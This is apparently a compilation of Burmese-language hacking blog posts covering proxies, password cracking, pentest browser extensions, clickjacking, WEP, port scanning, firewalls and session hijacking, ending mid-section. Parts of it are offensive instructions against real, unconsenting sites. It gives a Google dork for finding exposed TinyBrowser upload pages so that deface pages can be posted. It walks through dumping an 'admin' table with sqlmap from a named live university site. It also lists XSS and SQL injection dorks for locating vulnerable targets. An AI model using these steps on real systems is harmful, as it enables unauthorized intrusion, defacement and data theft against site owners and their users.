Introduction to Proxy
အခုဒီ post မွာေတာ့ Proxy ဆိုတာဘာလဲ ဘယ္လိုအသံုး၀င္သလဲ ဆိုတာေတြကို ရွင္းျပေပးသြားပါမယ္။
Proxy ဆိုတာ user နဲ ့ server ၾကားမွာ ေပါင္းကူးေပးတာပဲ ျဖစ္ပါတယ္။
Proxy ဟာ သင့္ရဲ ့ ip address ကို ေျပာင္းလဲေပးျခင္း သို ့မဟုတ္ sever နဲ ့ခ်ိတ္ဆက္ဖို ့အတြက္ သင့္ရဲ ့ request ကို protocol ေျပာင္းလဲျပီး အဲ့ဒီ server က allow ျဖစ္ေစမွာျဖစ္ပါတယ္။
ဒါေလးကို အားလံုး မ်က္စိထဲျမင္ေအာင္ ဥပမာေလးနဲ ့ေျပာရရင္
အေဆာင္ေနတဲ ့ေက်ာင္းသားတစ္ေယာက္ သူ ့အေဆာင္မွာ internet access ေတာ့ရွိတယ္ ဒါေပမယ့္ တစ္ခ်ိဳ ့site ေတြ ( soical site ေတြျဖစ္တဲ့ facebook, twitter ) ကိုဖြင့္လို ့မရပါဘူး။
ဒီလိုအေျခအေနမ်ိဳးမွာ Proxy Site တစ္ခုခုရဲ ့အကူအညီယူျပီး အဲ့ဒီ ဖြင့္လို ့မရတဲ့ site ေတြကို proxy မွတဆင့္ access ရရွိႏုိင္မွာျဖစ္ပါတယ္။
ဒါေပမယ့္ Hacker ေတြ Attacker ေတြ ကေတာ့ Proxy ကို နည္းအမ်ိဳးမ်ိဳးနဲ ့အသံုးခ်တတ္ၾကပါတယ္။
ဥပမာ Corporate Firewall ထဲကို firewall network ထဲမွာ ရွိေနျပီးသား victim ရဲ ့ IP ကို imitating လုပ္ျခင္းျဖင့္ Corporate Firewall ထဲကို ၀င္ေရာက္ေလ့ရွိပါတယ္။
ေအာက္ကပံုကေတာ့ Proxy Server တစ္ခု အလုပ္လုပ္ပံုကို အၾကမ္းျဖင္း ျပထားတာပဲျဖစ္ပါတယ္။

ဒါကေတာ့ Example of Proxy Site ပါ။ http://3night.3owl.com/
Uses of Proxy.
1. using caching
2. can be used to be anonymous
3. to bypass parental control of pc.
4. to avoid internet filtering to access content
5. to scan transmitted content for malware before delivery
6. used by people using internet for illegal purposes.
ဘာမွၾကီးၾကီးက်ယ္က်ယ္ မဟုတ္ဘူးဗ် ေပၚတာၾကာပီလုိ ့ေတာ့ထင္တယ္ က်ေနာ္လည္း ပ်င္းပ်င္းနဲ ့ dork ေတြ ေလွ်ာက္ စမ္း ရင္းနဲ ့ေတြ ့တဲ့ဟာေလး မွ်ေ၀ေပးတာပါ။
အရင္ဆံုး www.google.com မွာ inurl:tinybrowser/upload.php ဆုိတာေလးကို copy & paste လုပ္ျပီး search လုပ္လိုက္ပါ။

ဒါဆိုရင္ အထက္က ပံုထဲကအတိုင္း website title မွာ TinyBrowser :: Upload ဆိုျပီးေတာ့ search result ကို ရမွာျဖစ္ပါတယ္။
အဲ့ဒီ result ထဲကမွ အခ်ိဳ ့ site ေတာ္ေတာ္မ်ားမ်ားဟာ title မွာ website directory ပါေဖာ္ျပထားပါတယ္။ အဲ့လို website directory ေဖာ္ျပထားတဲ့ site ကိုပဲ ေရြးျခယ္လုိက္ပါ။

ဒါဆိုရင္ေတာ့ upload လုပ္လို ့ရတဲ့ page ကို ေရာက္သြားမွာျဖစ္ပါတယ္။
Upload ရပီ ဆိုရင္ေတာ့ တစ္ခုပဲဗ် သူက [.php] ဖိုင္ တင္မရဘူး :P
[.html],[.txt],[.jpg],[.gif],[.bmp] စတာေတြကိုေတာ့ တင္လို ့ရတယ္
ဒါေၾကာင့္ deface page ကို image file ဒါမွမဟုတ္ txt file အေနနဲ ့တင္လို ့ရတယ္ေလ :P

ဒီတစ္ခါ Facebook Account တစ္ခုကို Crack လုပ္ဖို ့ျဖစ္ႏုိင္မလား မျဖစ္ႏုိင္ဘူးလား ဆိုတာကို ေလ့လာၾကည့္ၾကရေအာင္။
အရင္ဆံုး Hacking A Facebook Account နဲ ့ Cracking A Facebook Account ဆိုတာ မတူညီတဲ့ term ႏွစ္ခု ျဖစ္တယ္ဆိုတာကို သိထားဖို ့လိုအပ္ပါတယ္။
Hacking A Facebook Account ဆိုတာက foolproof methods ေတြျဖစ္တဲ့ Phishing တို ့ Keylogger တို ့စသည့္ နည္းလမ္းေပါင္းစံု ျဖင့္ account တစ္ခုကို ရယူျခင္းျဖစ္ပါတယ္.... ( မွတ္ခ်က္ ။ ။ အျခား methods ေတြအမ်ားၾကီး ရွိပါေသးတယ္ )
Cracking A Facebook Account ဆိုတာကေတာ့ Bruteforce Attack တို ့ Dictionary Attack တို ့ျဖင့္ password ကို crack လုပ္ျပီ account တစ္ခုကို ရယူျခင္းျဖစ္တယ္လို ့ အၾကမ္းဖ်င္းအားျဖင့္ ဆိုႏုိင္ပါတယ္။
Bruteforce Attack
Bruteforce Attack ဆိုတာကေတာ့ အေျခခံအက်ဆံုး cracking method တစ္ခုျဖစ္ပါတယ္။ Bruteforce Attack ဟာ ျဖစ္ႏုိင္ေျခရွိတဲ့ password combination ေတြကို correct password ရသည္အထိ တုိက္ဆိုင္ စစ္ေဆးေပးတဲ့ method ျဖစ္ပါတယ္။ ဒါေပမယ့္ password က ရွုပ္ေထြးေလေလ correct password ရဖို ့ အခ်ိန္ပို ၾကာေလေလ ပါပဲ။
အဲ့ဒါနဲ ့ပတ္သတ္လို ့ ေအာက္က table ေလးကို ၾကည့္ၾကည့္ပါ။

Bruteforce Attack နဲ ့ Dictionary Attack တို ့မွာ ကြာျခားခ်က္က တစ္ခုတည္းရွိပါတယ္။ အဲ့ဒါကေတာ့ Dictionary Attack မွာ မိမိစိတ္ၾကိဳက္ try ခ်င္တဲ့ password ကို try လုပ္ႏုိင္တဲ့ အခ်က္ပါပဲ။ နားရွဳပ္သြားလားမသိဘူး :D
Dictionary Attack မွာ wordlist ကို လြတ္လြတ္လပ္လပ္ စိတ္ၾကိဳက္ေရြးျခယ္ပိုင္ခြင့္ရွိပါတယ္။
ေအာက္မွာေဖာ္ျပထားတဲ့ Video Tutorial ကို ၾကည့္ျခင္းျဖင့္ Dictionary Attack ကို ပိုမို သေဘာေပါက္လိမ့္မယ္လို ့ထင္ပါတယ္။

Pentesters သို ့မဟုတ္ Hacker အမ်ားစုဟာ သူတို ့အတြက္ အသံုး၀င္တဲ့ plugin ေတာ္ေတာ္မ်ားမ်ား အသံုးျပဳ လို ့ရတဲ့ Mozilla Firefox Browser ကို အသံုးျပဳၾကတာမ်ားပါတယ္။
ဒါက အရင္တုန္းကပါ အခုဆိုရင္ေတာ့ Chrome Browser မွာ Pentesters ေတြ အသံုး၀င္တဲ ့ extension ေတြ ေတာ္ေတာ္မ်ားမ်ားရွိေနပါျပီ။
အဲ့ဒီ အထဲကမွ အသံုး၀င္မယ္ ထင္တာေလးေတြနဲ ့မိတ္ဆက္ေပးခ်င္ပါတယ္။

XSS Rays
XSS Rays မွာ Scanner, Reverser နဲ ့ DOM inspection tool ေတြပါ၀င္ပါတယ္။
XSS Rays ရဲ ့ Official Description ထဲမွာ ေရးထားတာေတြကေတာ့
Official DescriptionXSS Rays is a security tool to help pen test large web sites. It's core features include a XSS scanner, XSS Reverser and object inspection. Need to know how a certain page filters output? Don't have the source? No problem. XSS Rays will blackbox reverse a XSS filter without needing the source code.
Websecurify Scanner
Web application attacks ေတြေတာ္ေတာ္မ်ားမ်ားကို detect လုပ္ေပးႏိုင္တဲ့ scanner ျဖစ္ပါတယ္။ ျပီးေတာ့ fully automated ျဖစ္ျပီး user friendly ျဖစ္ပါတယ္။
အသံုးျပဳပံုအဆင့္ဆင့္
- websecurify scanner ကို ေအာက္က link ကေန download လုပ္လိုက္ပါ။
https://suite.websecurify.com/foundation
- Scan ဖတ္ခ်င္တဲ့ URL ကို ရိုက္ထည့္လိုက္တာနဲ automatic scanning လုပ္သြားမွာျဖစ္ပါတယ္။


HTTP Finder
HTTP Finder ကေတာ့ Http Parameter Pollution attacks ကို အလြယ္တကူ detect လုပ္ႏိုင္ပါတယ္။ HTTP Parameter Pollution ဆိုတာ ေနာက္ဆံုးေပၚ web application attacks တစ္မ်ိဳးပဲျဖစ္ပါတယ္။
HTTP Finder ရဲ ့ Official Description ထဲမွာ ေရးထားတာေတြကေတာ့
HTTP Parameter Pollution (HPP) is a recently discovered web exploitation technique. Please read the NDSS 2010 paper for more details about the technique. HPP Finder is a Chrome extension designed for detecting HPP attempts. HPP Finder can detect URLs and HTML forms that might be susceptible of parameter pollution, but it is not a complete solution against HPP.
XSS CHEF
XSS CHEF ဆိုတာ google chrome အတြက္ BEEF (Browser Exploitation Framework) ကို အေကာင္းဆံုး replacement လုပ္ေပးႏုိင္ျပီးေတာ့ exploitation process ေတြကိုလည္း လြယ္ကူေစပါတယ္။

Cookie Editor
Cookie Editor ကလည္း Google Chrome မွာ Hacker ေတြအတြက္ အလြန္ အသံုး၀င္တဲ့ extension တစ္ခုပါပဲ။ အမ်ားအားျဖင့္ session hijacking attacks အတြက္ အသံုးျပဳၾကပါတယ္။
Session Hijacking နဲ ့ပတ္သတ္လို ့က်ေနာ္ introduction သေဘာမ်ိဳးေရးထားတဲ့ ပိုစ့္ရွိပါတယ္ မဖတ္ရေသးရင္ ဒီမွာ သြားဖတ္ႏိုင္ပါတယ္။


Clickjacking လုပ္ႏုိင္ဖို ့အတြက္လည္း web browser ေတြရဲ ့ security ပိုင္းအားနည္းခ်က္ကရွိေနပါတယ္။ အဲ့ဒါကေတာ့ web page ေတြကို မူလ general view ကေနတဆင့္ hidden layer ေတြ ကို allow လုပ္ထားလို ့ပါပဲ။
Clickjacking ဆိုတာကို ဥပမာအေနနဲ ့ ေအာက္က hidden layer ကို victim က မျမင္ရပါဘူး အေပၚက အုပ္ထားတဲ့ layer မွာက download button လိုမ်ိဳး ဒါမွမဟုတ္ play button လိုမ်ိဳး တစ္ခုခုကိုပဲ ျမင္ရပါမယ္။ တကယ္လို ့ victim က အဲ့ဒီ download/play button ကို ႏွိပ္လိုက္တဲ့အခါမွာ သူတကယ္ႏွိပ္မိတာက အဲ့ဒီ button ေတြေအာက္မွာ hidden လုပ္ထားတဲ့ layer မွာရွိတဲ့ Attacker ႏွိပ္ေစခ်င္တဲ့ button ကို အလိုလို ႏွိပ္ျပီးသား automatic ျဖစ္သြားျပီျဖစ္ပါတယ္။
အဲ့ဒီလုိနည္းနဲ ့ attacker တစ္ေယာက္ဟာ victim ကို သူ ႏွိပ္ေစခ်င္တဲ့ link/button ကို ႏွိပ္ခိုင္းသြားျခင္းကို Clickjacking လုပ္တယ္လို ့ေခၚပါတယ္။

Wireless Network ဆိုတာဘာလဲ ?
Wireless network ဆိုတာ devices ေတြတစ္ခုနဲ ့တစ္ခုကို wire ေတြ အသံုးမျပဳပဲ တစ္ခုနဲ ့တစ္ခု radio wave ကို အသံုးျပဳျပီး interconnection လုပ္တဲ့ network အမ်ိဳးအစားျဖစ္ပါတယ္။
computer ထဲမွာရွိတဲ့ wireless adaptor ကေနျပီးေတာ့data ေတြကို translate လုပ္ျပီး radio signal နဲ ့ transmit လုပ္လိုက္ပါတယ္။ အဲ့ဒီ signal ကို wireless router ကေန receive လုပ္ျပီး decode လုပ္ျခင္းျဖင့္ connect လုပ္ပါတယ္။
wireless network ကို အမ်ားအားျဖင့္ Wifi ဒါမွမဟုတ္ WLan လို သံုးႏွံဳးေခၚေ၀ၚၾကပါတယ္။
wireless network ရဲ ့အဓိကအားသာခ်က္ကေတာ့ user ေတြ အေနနဲ ့ network ကို connect လုပ္ဖို ့အတြက္ plug ထိုးစရာမလိုတာေၾကာင့္ အသံုးျပဳရတာ ပိုမို အဆင္ေျပပါတယ္။
သူ ့မွာလဲ အားနည္းခ်က္ရွိပါတယ္။ အဲ့ဒါကေတာ့ properly configured မလုပ္ထားရင္ security ပိုင္းမွာ wire နဲ ့ connect လုပ္တာထက္ ပိုျပီး security ပိုင္း အားနည္းပါတယ္။
Basic Terminology
Service Set Identifier (SSID) ဆိုတာ wireless networks ရဲ ့ alphanumeric string ေတြပါ။ သူက အမ်ားဆံုး 32 bit အထိရွိပါတယ္။ channel တစ္ခု သို ့မဟုတ္ range တစ္ခုအတြင္းမွာ network တစ္ခုထက္မက ရွိႏုိင္ပါတယ္။ SSID ဟာ network တစ္ခုနဲ ့တစ္ခု မတူညီၾကပါဘူး။

Wireless Access Point (WAP)
WAP ဆိုတာကေတာ့ wireless network signals ကို generated လုပ္တဲ့ point ကိုဆိုလိုတာပါ။
WAP ဆိုတာ network ထဲမွာရွိတဲ့ computer ကေန ထုတ္လႊင့္လိုက္တဲ့ radio signals ေတြကို receive လုပ္ေပးျပီး router ကို ပို ့ေပးတဲ့ အလုပ္ကို လုပ္ေဆာင္ပါတယ္။

Basic Service Set Identifier (BSSID)
WAP ဒါမွမဟုတ္ wireless router ရဲ ့ MAC address 48 bit key ျဖစ္ပါတယ္။
Beacons
Beacons ဆိုတာ network ထဲမွာရွိတဲ့ computers ေတြနဲ ့WAP ၾကားမွာ connect လုပ္ေပးတဲ့ wireless packet ေတြပဲျဖစ္ပါတယ္။
Wireless Equivalent Privacy (WEP) ဆိုတာဘာလဲ ?
WEP ဆိုတာကေတာ့ wifi data stream ေတြကို encrypt လုပ္ထားျခင္းပဲျဖစ္ပါတယ္။ WEP encryption မွာ 64bit သို ့မဟုတ္ 128bit key ျဖစ္ပါတယ္။
WEP ရဲ ့အားသာခ်က္မ်ား
1. Authenticating Clients
users ဒါမွမဟုတ္ clients ဟာ network ကို access လုပ္ဖို ့အတြက္ မွန္ကန္တဲ့ WEP key ကို ရိုက္ထည့္မွ အသံုးျပဳႏုိင္မွာျဖစ္ပါတယ္။
2. Privacy
wireless data ေတြကို encrypt လုပ္ျခင္းျဖင့္ user က မွန္ကန္တဲ့ WEP key ကို ရိုက္ထည့္တဲ့အခါက်မွ decryption ကို allow လုပ္မွာျဖစ္ပါတယ္။
WEP key ကို အလြယ္တကူ crack လုပ္လို ့ရႏုိင္ပါတယ္။ ဘာျဖစ္လို ့လဲဆိုေတာ့ Initialization Vector (IV) size က 24bit ဆိုေတာ့ အရမ္းတိုလြန္းတယ္။
ဒါေၾကာင့္မို ့လို ့ Wi-Fi Protected Access(WPA) နဲ ့ WPA2 ဆိုတဲ ့ security protocols ေတြကို ထပ္မံ released လုပ္လာၾကပါတယ္။

SQL Map ကို Python နဲ ့ develop လုပ္ထားျပီးေတာ့ Backtrack 5, Backtrack 5 R1 အပါအ၀င္ Backtrack Version အားလံုးမွာ ပါ၀င္တဲ့ အေကာင္းဆံုး SQL injection tool တစ္ခုပါ။ သူက database တစ္ခုလံုးကုိ takeover လုပ္လို ့ရတဲ့ powerful tool တစ္ခုလည္းျဖစ္ပါတယ္။
အရင္ဆံုး Vulnerable terget တစ္ခု လိုအပ္ပါတယ္ ။
(က်ေနာ္ကေတာ့ http://www.hu.edu.pk/viewfaculty.php?id=12 ဆိုတဲ့ Pakistan Site တစ္ခုနဲ ့ဥပမာေပးျပီး ရွင္းျပေပးသြားပါမယ္။)
Backtrack terminal ထဲကို သြားျပီးေတာ့ cd/pentest/database/sqlmap လို ့ရိုက္ထည့္လိုက္ပါ။
Sqlmap ကို run ဖို ့အတြက္ သံုးရမယ့္ command ေတြကေတာ့
(-u ဆိုတာက
သို ့မဟုတ္
တကယ္လို ့ --dbs လို ့အသံုးျပဳရင္ေတာ့ server ထဲမွာ ရွိတဲ့ database အားလံုးကို fetch လုပ္မွာျဖစ္ျပီး
-- current-db ဆိုရင္ေတာ့ current website နဲ ့ related ျဖစ္တဲ့ database ကိုပဲ fetch လုပ္မွာျဖစ္ပါတယ္။ ဒါဆိုရင္ database name ကို ရမွာျဖစ္ပါတယ္။
ဒီမွာ -D ဆိုတာကေတာ့ database name နဲ ့ - tables ဆိုတာကေတာ့ current database ထဲမွာ ရွိတဲ့ tables ေတြကို fetch လုပ္ဖို ့ျဖစ္ျပီးေတာ့ table name ကို ရမွာျဖစ္ပါတယ္။
ဒါကေတာ့ table ထဲမွာ ရွိတဲ ့columns name ေတြကို ရယူဖို ့အတြက္ျဖစ္ျပီး
ဒါဆိုရင္ေတာ့ "admin" ဆိုတဲ့ table ထဲမွာရွိတဲ့ information အားလံုးကို ရျပီဆိုရင္ေတာ့ process အားလံုးျပီးျပီဗ်။
Attacker ေတာ္ေတာ္မ်ားမ်ားကေတာ့ Google Search ကို အသံုးျပဳျပီးေတာ့ vulnerable ျဖစ္ေနတဲ့ website ကို ရွာေဖြၾကပါတယ္။ တစ္ခ်ိဳ ့ေတြကေတာ့ရၾကျပီး တစ္ခ်ိဳ ့ကေတာ့ မေအာင္ျမင္ပါဘူး။
Website တစ္ခု vulnerable ျဖစ္မျဖစ္ကို စစ္ဖို ့ဆိုတာကေတာ့ Newbie ေတြအတြက္ေတာ့ အခက္အခဲျဖစ္ေနမွာပါ။ ဒါဆိုရင္ Google Dorks ေတြသံုးျပီးေတာ့ vulnerable site ကိုရွာေဖြတာ အေကာင္းဆံုးနည္းလမ္းပါပဲ။

ဒါ့ေၾကာင့္ ဦးေႏွာက္ နည္းနည္း သံုးျပီး အျခား technique ေတြကိုလည္း စဥ္းစားအသံုးခ်ရပါမယ္။
က်ေနာ္သည္ Attacker တစ္ေယာက္မဟုတ္ပါဘူး။ ဒါေပမယ့္ က်ေနာ္ သိသေလာက္ Dorks ေတြကို ေဖာ္ျပေပးသြားမွာျဖစ္ပါတယ္။ ဒီထက္ေကာင္းျပီး ပိုမိုလြယ္ကူတဲ့ Dorks ေတြလည္း ရွိေကာင္းရွိမွာပါ။
Dorks for Cross Site Scripting XSS
inurl:".php?search="
inurl:".php?searchstring="
inurl:search.php?q=
inurl:com_feedpostold/feedpost.php?url=
inurl:/poll/default.asp?catid=
inurl:/search_results.php?search=
inurl:scrapbook.php?id=
inurl:headersearch.php?sid=
Dorks for SQL Injection (SQLI)
inurl:"id=" & intext:"Warning: mysql_fetch_assoc()
inurl:"id=" & intext:"Warning: mysql_num_rows()
inurl:"id=" & intext:"Warning: session_start()
inurl:"id=" & intext:"Warning: mysql_fetch_array()
inurl:"id=" & intext:"Warning: session_start()
inurl:"id=" & intext:"Warning: getimagesize()
inurl:"id=" & intext:"Warning: is_writable()
inurl:"id=" & intext:"Warning: getimagesize()
inurl:"id=" & intext:"Warning: Unknown()
inurl:"id=" & intext:"Warning: require()
inurl:"id=" & intext:"Warning: mysql_result()
inurl:"id=" & intext:"Warning: pg_exec()
inurl:"id=" & intext:"Warning: mysql_result()
inurl:"id=" & intext:"Warning: mysql_num_rows()
inurl:"id=" & intext:"Warning: mysql_query()
inurl:"id=" & intext:"Warning: array_merge()
inurl:"id=" & intext:"Warning: preg_match()
How to check Sub-Domain
Sub-domain ကို ရွာေဖြဖို ့အတြက္ အေကာင္းဆံုး Dorks ေတြကေတာ့
Site: URL -inurl:www
ဆိုတာကို သံုးသင့္ပါတယ္။ ဥပမာ google ရဲ ့Sub-domain ကိုရွာခ်င္တယ္ဆိုရင္ေတာ့
Site: google.com -inurl:wwwလို ့အသံုးျပဳရပါမယ္။
inurl:".php?searchstring="
inurl:search.php?q=
inurl:com_feedpostold/feedpost.php?url=
inurl:/poll/default.asp?catid=
inurl:/search_results.php?search=
inurl:scrapbook.php?id=
inurl:headersearch.php?sid= - See more at: http://mybasictipsntricks.blogspot.com/2013/04/how-to-find-vulnerable-website-for-xss.html#sthash.23NCn8yV.dpuf

Port Scanning ဆိုတာ ဘာလဲ ?
Port Scanning ဆိုတာ system တစ္ခုရဲ ့ open ျဖစ္ေနတဲ့ port ဒါမွမဟုတ္ active ျဖစ္ေနတဲ့ port ကို ရွာေဖြျခင္းပဲျဖစ္ပါတယ္။
ဘာနဲ ့တူသလဲဆိုေတာ့ သူခိုးက အိမ္တစ္အိမ္ရဲ ့ပြင့္ေနတဲ့ အေပါက္ကို ရွာတဲ့ သေဘာနဲ ့တူတူပါပဲ။ :P
ကဲ Port Scanning လုပ္လိုက္ပီဆိုပါေတာ့........
Starting Scan
Target Host: www.blarblarblar.com ဒါမွမဟုတ္ IP Address
TCP Port :7 (echo)
TCP Port :9 (discard)
TCP Port :13 (daytime)
TCP Port :19 (chargen)
TCP Port :21 (ftp)
TCP Port :23 (telnet)
TCP Port :25 (smtp)
TCP Port :37 (time)
TCP Port :53 (domain)
TCP Port :79 (finger)
TCP Port :80 (www)
TCP Port :110 (pop)
TCP Port :111 (sunrpc)
Finished.
ဒါဆိုရင္ေတာ့ port scan လုပ္လိုက္တဲ့ domain ဒါမွမဟုတ္ ip address မွာ active ျဖစ္ေနတဲ့ port ေတြကို ေဖာ္ျပေပးေနမွာျဖစ္ပါတယ္။
ဘယ္လို အသံုးခ်မလဲ ?
အဲ့ ရလာတဲ့ active ျဖစ္ေနတဲ့ port ဒါမွမဟုတ္ open ျဖစ္ေနတဲ့ port သိရရင္ ဘာလုပ္လို ့ရသလဲ ဆိုေတာ့ အဲ့ port ကေနျပီးေတာ့ အဲ့ဒီ system ကို remotely အသံုးျပဳလို ့ရႏုိင္ပါတယ္။ ဒါဆိုရင္ေတာ့ အဲ့ဒီ system ထဲက data ေတြကို ရယူလို ့ရတယ္ဆိုတာ ေျပာစရာမလိုေလာက္ေတာ့ပါဘူး။
Open ျဖစ္ေနတဲ့ port ကို scan လုပ္တဲ့ နည္း ၂ နည္း
( က်ေနာ္ သိသေလာက္ေနာ္ ဒီ ့ျပင္နည္းလည္း ရွိႏုိင္ပါတယ္ )- Scan a single IP address for open ports:
Single IP တစ္ခု ရဲ ့ Open port ကို scan လုပ္ျခင္းပါပဲ။
ဥပမာ ။ ။ searching for active ports only at 123.xx.xx.xx
- Scan a range of IP address to find open ports:
ဒီမွာလည္း လမ္းတစ္လမ္းမွာ ရွိတဲ့ တံခါးပြင့္ ေနတဲ့ အိမ္တစ္အိမ္ ဆိုတာ Range of IP address ကို ဆိုလိုတာပါ။
ဥပမာ ။ ။ searching active ports only at 123.20.xx.xx to 123.30.xx.xx

Introduction to Firewall
ကြ်န္ေတာ္တို ့ေက်ာင္းေတြမွာ ဒါမွမဟုတ္ ရံုးခန္းေတြမွာ အင္တာနက္ အသံုးျပဳတဲ့အခါမွာ အခ်ိဳ ့ website (အထူးသျဖင္ ့ social site ေတြျဖစ္တဲ့ Facebook တို ့ Twitter တို ့) ေတြကို အသံုးျပဳလို ့မရပါဘူး။
အဲ့လို အသံုးျပဳလို ့မရေအာင္ Firewall ကို အသံုးျပဳျပီး block ထားၾကတာပါ။ ေနာက္ျပီးေတာ့ Firewall ဟာ Hacker ေတြရဲ ့ရန္ကလည္း ကာကြယ္ေပးပါတယ္ (၁၀၀% ေတာ့မဟုတ္ဘူးဗ်.. ဘာလို ့လဲဆိုေတာ့ firewall ကို ေဖာက္လို ့ရတဲ့ နည္းေတြအမ်ားၾကီးရွိလို ့ :P)
ကဲ ဒါျဖင့္ Firewall ဆိုတာ ဘာလဲ သိဖို ့ဆက္ေလ့လာလိုက္ရေအာင္............
What is Firewall?

Firewall ကို ဥပမာေပးျပီးေျပာရမယ္ဆုိရင္ ဘာနဲ ့တူလဲဆိုေတာ့ ရံုးခန္း အျပင္ဘက္မွာ ေစာင့္တဲ့ လံုျခံဳေရး၀န္ထမ္း နဲ ့တူတယ္လို ့ေျပာလို ့ရတယ္ဗ်။
အဲ့ ရံုးခန္းက လံုျခံဳေရး ၀န္ထမ္းေတြ ရဲ ့တာ၀န္က ဘာလဲ ဆိုတာ အားလံုးသိၾကတဲ့အတိုင္းပဲ ID card အေထာက္အထားျပ ႏိုင္တဲ့သူကို ေတာ့ ရံုးခန္းထဲ ေပး၀င္တယ္ ID အေထာက္အထားမျပႏိုင္တဲ့ သူေတြကိုေတာ့ block လုပ္ထားေပးတယ္။ အဲ့သေဘာတရားအတိုင္းပဲ Firewall ဟာ System ထဲကို ၀င္လာမယ့္ unauthorized access ေတြကို block လုပ္ေပးထားပါတယ္။
Firewall ဟာ Software လဲျဖစ္ႏုိင္သလို Hardware လဲျဖစ္ႏုိင္ပါတယ္။ သူက Administrator က define လုပ္လိုက္တဲ့ rule ေတြအတိုင္ set လုပ္ျပီးေတာ့ အလုပ္လုပ္ပါတယ္။ Firewall Administrator ကို အသံုးျပဳျပီးေတာ့ website တစ္ခုခ်င္းစီကုိ access လုပ္လို ့မရေအာင္ block လုိ ့ရပါတယ္။
- Traffic အားလံု ( အ၀င္၊အထြက္ ) ဟာ Firewall ကို ျဖတ္ျပီးသြားရပါတယ္။
- Admin က authorized ေပးတဲ့ traffic ပဲ ေပးျဖတ္ပါတယ္။ မဟုတ္ရင္ေတာ့ block လုပ္လိုက္ပါတယ္။
Types of Firewall
- Packet Filtering
- Appliction level gate way
- Circuit level gate way
Packet Filtering ( Network Layer )
Packet Filtering Router ဟာ incoming IP တစ္ခုခ်င္းစီကို admin က set လုပ္ထားတဲ့ rules ေတြကို apply လုပ္ပါတယ္။ ျပီးေတာ့မွ forward လုပ္သင့္တာကို လုပ္ discard လုပ္သင့္တာကို လုပ္တာပါ။ Router ကို အ၀င္အထြက္ေတြအတြက္ filter လုပ္ဖို ့ config လုပ္ထားတဲ့သေဘာပါပဲ။
ဒီ Packet Filtering မွာအဓိက သတိထားရမွာက IP Spoofing Attack ပါပဲ။ ဘယ္လို achieved လုပ္သြားလဲဆိုေတာ့ packet ရဲ ့IP source ကို change လုပ္ျပီး achieved လုပ္သြားတာပါ။
Appliction level gate way
ဒါကို proxy server လုိ ့လည္း လူသိမ်ားပါတယ္။ user က TCP/IP layer ကို အသံုးျပဳျပီးေတာ့ gateway နဲ communicate လုပ္တာပါ။ Gateway က connect လုပ္မယ့္ remote host ရဲ ့နာမည္ကို ေမးပါလိမ့္မယ္။User ကသာ valid ျဖစ္တဲ့ user ID ကို ထည့္လိုက္မယ္ဆိုရင္ Gateway ကေနျပီးေတာ့ remote access ျပန္ေပးပါလိမ့္မယ္။
Packet Filtering နည္းထက္ပို ျပီး လံုျခံဳမွဳရွိပါတယ္။ incoming traffic ေတြကို အလြယ္တကူ audit လုပ္လို ့ရပါတယ္။ Application-level filtering မွာ spam, virus ေတြကို လည္းကာကြယ္ေပးပါတယ္။
Circuit level gate way
Circuit level gate way ကေတာ့ OSI model ေတြရဲ ့session layer မွာ အလုပ္လုပ္ပါတယ္။ Monitor TCP နဲ ့packets ေတြကို legitimate ျဖစ္ေအာင္ လုပ္ေပးပါတယ္။ Traffic filter ကေတာ့ session rules ေတြေပၚမွာပဲ အေျခခံပါတယ္။Circuit-level firewalls မွာေတာ့ network ကို hide လုပ္ေပးထားပါတယ္။ ဒီေကာင္က denying access လုပ္တဲ့အခါမွာ အသံုး၀င္ပါတယ္။ ဒါေပမယ့္ packet တစ္ခုခ်င္းစီကုိေတာ့ filter မလုပ္သင့္ပါဘူး။
Why Firewall?
Firewall ဟာ unauthorized users ေတြကို block လုပ္ေပးပါတယ္။ network ထဲကုိ vulnerable services ေတြ prohibits လုပ္ေပးပါတယ္။
IP spoofing နဲ ့routing attack ေတြရန္ကေန ကာကြယ္ေပးပါတယ္။
Remote login, Trojan backdoors, Session hijacking, cookie stealing စတာေတြကိုလည္း ကာကြယ္ေပးပါတယ္။
ဒါေတြေၾကာင့္ Firewall ကို အသံုးျပဳေနၾကတာပါ။
Limitation of Firewalls
Firewall ဟာ by pass firewall attack method ကို မကာကြယ္ေပးႏိုင္ပါဘူး။
internal threats ေတြကိုလည္း မကာကြယ္ေပးႏုိင္ပါဘူး။
virus infected ျဖစ္ေနတဲ့ progams (or) files ကို transfer လုပ္ျခင္းကိုလည္းမကာကြယ္ႏုိင္ပါဘူး။

Session Hijacking ဆိုတာဘာလဲ ?
Session Hijacking လုပ္တယ္ဆိုတာ ရွိျပီးသား active session တစ္ခုကို ခိုးယူျခင္းပဲျဖစ္ပါတယ္။ Session Hijacking လုပ္ျခင္းရဲ ့အဓိက ရည္ရြယ္ခ်က္ကေတာ့ authentication process ကို bypass လုပ္ျခင္းျဖင့္ website တစ္ခု သို ့မဟုတ္ computer တစ္လံုးကုိ unauthorized access ကို ရယူဖို ့ပဲျဖစ္ပါတယ္။
အရိုးရွင္းဆံုးေျပာရရင္ေတာ့ attacker ဟာ တစ္ျခား client တစ္ေယာက္ရဲ ့ session နဲ ့login လုပ္ျခင္းပဲျဖစ္ပါတယ္။
Session Hijacking ကို ဘယ္လို Method ေတြနဲ ့ လုပ္မလဲ
1. Session fixation:
ဒီ Method ကေတာ့ attacker ဟာ victim ရဲ ့ user session ID ကို set လုပ္ျခင္းပဲျဖစ္ပါတယ္။ဥပမာ.. attacker ဟာ victim ဆီကို သူကိုယ္တိုင္ set လုပ္ထားတဲ့ session ID တစ္ခုပါ၀င္တဲ့ link တစ္ခုကို mail ကေန တဆင့္ေပးပို ့ပါမယ္။ တကယ္လို ့ victim ကသာ အဲ့လင့္ကို ႏွိပ္လိုက္မယ္ဆိုရင္ျဖင့္ အဲ့ victim ရဲ ့ user session ID ဟာ attacker set လုပ္ေပးလိုက္တဲ့ အတိုင္း ေျပာင္းလဲသြားမွာျဖစ္ပါတယ္။
ဒီလို နည္းလမ္းနဲ ့အဲ့ဒီ victim ရဲ ့session ကို hijack လုပ္ယူသြားျခင္းပဲျဖစ္ပါတယ္။
2. Session SideJacking(session Sniffing):
